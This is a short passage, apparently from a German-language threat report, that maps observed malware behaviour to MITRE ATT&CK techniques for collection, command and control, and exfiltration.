Eingabeerfassung: Keylogging Datenbereitstellung: Lokale Datenbereitstellung Automatisierte Sammlung Screen Capture Video Capture |
| Command and Control | T1105
T1571 T1573 T1071.001 |
Ingress-Tool-Übertragung
Nicht-Standard-Port Verschlüsselter Kanal Application Layer Protocol: Webprotokolle |
| Exfiltration | T1041 | Exfiltration über C2-Kanal |



